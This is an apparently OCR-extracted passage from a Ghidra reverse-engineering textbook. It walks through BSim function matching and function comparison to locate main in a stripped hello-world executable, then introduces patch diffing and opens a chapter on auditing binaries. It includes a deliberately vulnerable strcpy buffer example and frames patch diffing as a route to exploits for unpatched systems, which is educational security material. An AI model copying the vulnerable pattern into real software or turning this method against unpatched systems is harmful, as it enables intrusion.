


Figure 8.30 – Functions information collected in the BSim database

We can now search for functions that are similar to the ones we are interested in. For example, let us attempt to locate a function analogous to `printf` in other executables within the BSim database. Given that BSim currently has signatures for only two executables, the other executable will be `hello_world_wo_symbols.exe`, which lacks symbol information. If we can identify the `printf` function in this other executable, we would be able to find the actual code responsible for printing `Binary diffing introduction`. Consequently, we would have identified the `main` function in an executable without symbols. To find similar functions, right-click on the `printf` function in the **Function Name** column, and then select **Search Selected Functions**, as shown in the following figure:




Figure 8.31 – Searching for similar functions of interest in the BSim database

This will bring up a new window that will show **Matching Function Name** with `printf`. As we can see in the following figure, we have two rows; in the first row, `printf` matches itself from the self-executable, and in the next row, it matches `FUN_140001450` in another executable, which is the one where we have stripped away the symbols. This information is quite helpful for us when analyzing the binary executable without symbols:




Figure 8.32 – Similar function to printf

Let's switch to `hello_world_wo_symbols.exe` and to jump to the function `FUN_140001450`, press *G* in the code area, and then enter the address `140001450` to jump to this function:




Figure 8.33 – Jumping to FUN_140001450

Once we are at the `FUN_140001450` location, we can search for a reference to this address by pressing *Ctrl* + *Shift* + *F* while pointing the cursor to `FUN_140001450`. This will bring up the **References** window that will show all the references made to this function, as shown in the following figure:




Figure 8.34 – Code references to FUN_140001450

Now, when we choose the `1400014c2` location from where a `CALL` is made to the `FUN_140001450` function, we will reach the main user code (the `main()` function). This calls the `printf` function to print `Binary diffing introduction`, as can be seen in the following figure:





Figure 8.35 – Reference to FUN_140001450 (or printf); the reference is made from the main() function

We have seen how we can use similarity matching to find similar functions across two different executables. However, in this exercise, we started from an executable for which symbols were present (*Figure 8.31* shows the known names of the functions based on symbols). From there, we figured out what the matching functions similar to the ones we already knew about were. For example, we found other functions that were similar to `printf`. However, in a real-world scenario, we won't have the executable with symbols to start with; instead, we will be given a stripped executable. Then, it's not so straightforward to know function details such as name and prototype as these functions don't have any metadata or symbols associated with them. Even though the BSim database might be populated with all the details we need, when we select **BSim | Perform Overview…** from the menu bar on the stripped executable, we will see a bunch of functions with generic names such as `FUN_14000*`. This makes it so we can't choose which function to select and search for to find similar functions to them in the BSim database. This means we can't find the `printf` function in this way and can't so easily locate our `main` function. See the following figure, which shows the result when we perform an overview of a stripped executable:



Location	Function Name	Hit Count	Self Significance
140001180	FUN_140001180	2	175.932
1400013f0	entry	2	11.615
140001410	FUN_140001410	2	15.523
140001450	FUN_140001450	2	17.582
1400014a4	FUN_1400014a4	1	11.579
1400014e0	FUN_1400014e0	2	29.390
140001520	FUN_140001520	2	54.815
140001590	FUN_140001590	2	17.046
1400015b0	FUN_1400015b0	4	8.229
1400015c0	tls_callback_1	2	19.196
1400015f0	tls_callback_0	2	26.203
140001790	FUN_140001790	2	8.380
1400017a0	FUN_1400017a0	2	20.691
140001810	FUN_140001810	2	178.972
140001980	FUN_140001980	1	27.573
140001d20	FUN_140001d20	2	10.756
140001ef0	FUN_140001ef0	2	45.922
140002060	FUN_140002060	2	67.171
140002280	FUN_140002280	2	36.914
140002300	FUN_140002300	2	8.573
1400023c0	FUN_1400023c0	4	8.229
140002560	FUN_140002560	2	34.631
1400025a0	FUN_1400025a0	2	15.038
1400025f0	FUN_1400025f0	2	65.733
1400026e0	FUN_1400026e0	2	46.811
140002740	FUN_140002740	2	164.517
1400028d0	FUN_1400028d0	2	160.963
140002a20	FUN_140002a20	2	35.893

Figure 8.36 – BSim function overview of the stripped hello_world_wo_symbols.exe executable

We can clearly see the difference between the results of performing a function overview on stripped and non-stripped executables by comparing *Figures 8.36* and *8.31*. From the results we see in *Figure 8.36*, it's not possible to tell which of these `FUN_1400*` is a `printf` function. As such, we might need to search for a similar function by checking every item in that list until we find the function that is similar to what we are looking for (i.e., `printf`). Of course, this strategy is not very feasible and efficient at locating the `main` code, which is our end goal. To achieve our end goal, we will take a different route, which is the method of function comparison or finding patched codes. In the next section, we will learn how to do function comparisons to locate the `main` code.

Finding patched code – function comparison

Finding patched code is necessary for version tracking of a software project. This tells us what has changed between two different versions of an application. There might be a new addition or some modification to the existing functionality between two different versions of the same application; this can be found out when we start comparing the same function side by side.

We will be using this methodology to achieve our goal of finding the `main` code in the stripped executable. The strategy here is to first find a similar function in the BSim database to the starting point code (`entry`) in our stripped binary. Once we have a match with our `entry` function, we will walk through the code and compare multiple code blocks until we reach the `main` code.

This is mostly the same process we would use when we want to find patched code. The only difference is that we will already know what the same functions are in both executables and don't have to search for them. Also, instead of finding similarities between codes, we look for the differences between code blocks of the same function.

Let's begin our journey to find the `main` code from the `entry` code that Ghidra presents when we open the stripped `hello_world_wo_symbols.exe` executable in the **CodeBrowser** window. Now right-click within the entry function and, from the context menu, select **BSim | Search Function(s)**:




Figure 8.37 – Selecting BSim | Search Functions from the entry function code

This will bring up the BSim search result window, and we will see two rows of matches. The first match is with itself. The `entry` function matched with itself in the executable, whereas the second one matched with `mainCRTStartup` in another executable, `hello_world_w_symbols.exe` (the executable with symbols present):




Figure 8.38 – Entry function matches mainCRTStartup function in hello_world_w_symbols.exe

Since the `entry` function just has one call to the `FUN_140001180` function and nothing else, we can simply jump to `FUN_140001180` by double-clicking it and follow the same steps for finding a similar function in a BSim database as described before and shown in *Figures 8.37* and *8.38*.

We will see that it will match with `__tmainCRTStartup` from `hello_world_w_symbols.exe`. After we find this match, we can start comparing these two functions. To compare, simply right-click on the row where it has matched with `__tmainCRTStartup` and then select **Compare Function** from the context menu:




Figure 8.39 – Compare Functions option for matched functions

Since the `__tmainCRTStartup` function leads to actual `main` function (user code) and also has all the symbols, it should be relatively easy to figure out the exact location where the `main` function is called in the `__tmainCRTStartup` function and locate a similar code block in the `FUN_140001180` function. This will equivalently be calling the `main` function in this `hello_world_wo_symbols.exe` executable (although it won't be named `main`).

In the **Compare Functions** window, when we scroll down a little, we can notice *line number 90* in the `__tmainCRTStartup` function panel. There, we have a call to the `main` function and when we click on it, it will automatically highlight *line number 88* in the `FUN_140001180` function panel. This calls the `FUN_1400014a4` function, as seen in the following figure:




Figure 8.40 – main function matched with FUN_1400014a4

So, `FUN_1400014a4` should be the `main` function in this stripped `hello_world_wo_symbols.exe` executable. Let's verify that by jumping to the function location in the **CodeBrowser** window by pressing *G*, then entering `1400014a4` and pressing *OK*.

Yes! It's the `main` code that we wanted, which prints `Binary diffing introduction`:




Figure 8.41 – main code reached in stripped executable

This is the same location that we also reached in the previous section (*Finding similar functions*) when we tried to find a function similar to `prinf` and then referenced it back to the location where the `printf` function was called from (See *Figure 8.35*).

In this section, we learned how to use the function compare method to figure out any similarities or differences within the same function of different executable versions. We used this method to figure out the location of the `main` code in a stripped executable and, while doing that, we also noticed minor changes in how the code was structured between these two versions (stripped and non-stripped) of the same `hello world` application. However, we saw nothing major that could amount to change in the functionality of the program. However, there is always a possibility of finding more significant changes between the two versions and these changes are often referred to as new patches.

Binary diffing usage in vulnerability research

In vulnerability research, a technique known as **patch diffing** is used, which closely resembles the method we discussed in the previous section. It involves comparing a vulnerable version of an application with a patched version. By analyzing the differences, we can figure out what exact changes were made to fix the vulnerability. This knowledge can then be used to develop exploits for unpatched systems. These exploits can then be used for test and research purposes to strengthen the security system against the use of similar exploits by real attackers.

Let's consider a classic buffer overflow vulnerability. Imagine a function that copies input from a user into a buffer of size `10`. In an unpatched version of this application, you might find the vulnerable code that looks something like this:

```
void copy_to_buffer(char *input) {
    char buffer[10];
    strcpy(buffer, input);  // No bounds checking
}
```

Here, if the input is longer than 10 characters, it will overwrite the memory beyond the buffer, potentially causing a buffer overflow. However, in the patched version of the code that fixes this overflow issue, the same function would look something like this:

```
void copy_to_buffer(char *input) {
    char buffer[10];
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0'; // Ensure null-termination
}
```

The patched version has introduced bound checking to prevent this overflow, and it uses the `strncpy` function instead of `strcpy`, which has the ability to limit the number of characters copied. Such information can then be used to develop a buffer overflow exploit for unpatched systems. Although it looks very trivial, in this case, to figure out that the initial version of code is vulnerable without the need for a patched version, in real-world scenarios, it might not be that simple to figure out the vulnerability without looking at the new changes introduced as part of the fix for the vulnerability. As an exercise, you can try to compare the binary generated by both preceding versions of code for the `copy_to_buffer` function using BSim.

Summary

In this chapter, we learned about a very popular technique used in security research called binary diffing. This sophisticated technique is employed to discern differences between two binary files. This method is indispensable in various facets of security research, including vulnerability assessment, patch examination, reverse-engineering, and malware analysis, as we learned in this chapter.

We explored the practical application of binary diffing using Ghidra's BSim extension. We learned how to set up a BSim client and configured Elasticsearch as its backend database.

We also learned how to find similar functions across multiple executables using different methods.

You should have a profound understanding of binary diffing concepts and their applications and be equipped with the knowledge to implement this technique in your own security research endeavors.

In the next chapter of this book, we will cover binary audits using Ghidra. We will take this opportunity to review the different kinds of memory corruption vulnerabilities, how to hunt them, and how to exploit them.

Questions

1. What is the primary purpose of binary diffing in security research?
2. What is the meaning of similarity and confidence threshold in BSim?

Further reading

Please refer to the following link for more information on *BSim Tutorial*: `https://github.com/NationalSecurityAgency/ghidra/tree/master/GhidraDocs/GhidraClass/BSim#bsim-tutorial`

9
Auditing Program Binaries

In this chapter, you'll learn how to audit executable binary files. This consists of analyzing binary programs to identify their vulnerabilities. This process is interesting for us because this is another common Ghidra use case. Furthermore, if you find an unknown vulnerability in a program, in most cases, you'll be able to hack computers without needing to convince the user to perform some action via social engineering.

We'll also review the main memory corruption vulnerabilities (that is, integer overflows, buffer overflow, format strings, and so on) while approaching them with Ghidra. Finally, you'll learn how these vulnerabilities can be exploited in practice.

We'll cover the following topics in this chapter:

- Understanding memory corruption vulnerabilities
- Finding vulnerabilities using Ghidra
- Exploiting a simple stack-based buffer overflow

Technical requirements

The requirements for this chapter are as follows:

- **MinGW32**: GCC compiler support for Windows: `https://mingw-w64.org/`. To install it, follow the installation instructions at `https://www.msys2.org`. Make sure you install the 32-bit version of GCC as well (`https://packages.msys2.org/package/mingw-w64-i686-gcc?repo=mingw32`).
- **Olly Debugger 1.10 (OllyDBG)**: A debugger for Microsoft Windows platforms. Other versions of OllyDBG do exist, but this version is very stable and works well with x86 32-bit binaries: `http://www.ollydbg.de/odbg110.zip`.

- **FTPShell Client 6.7**: A real-world application that makes use of the `strcpy` function: `https://www.exploit-db.com/apps/40d5fda024c3fc287fc841f23998ec27-fa_ftp_setup.msi`.

The GitHub repository containing the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter09`.

Understanding memory corruption vulnerabilities

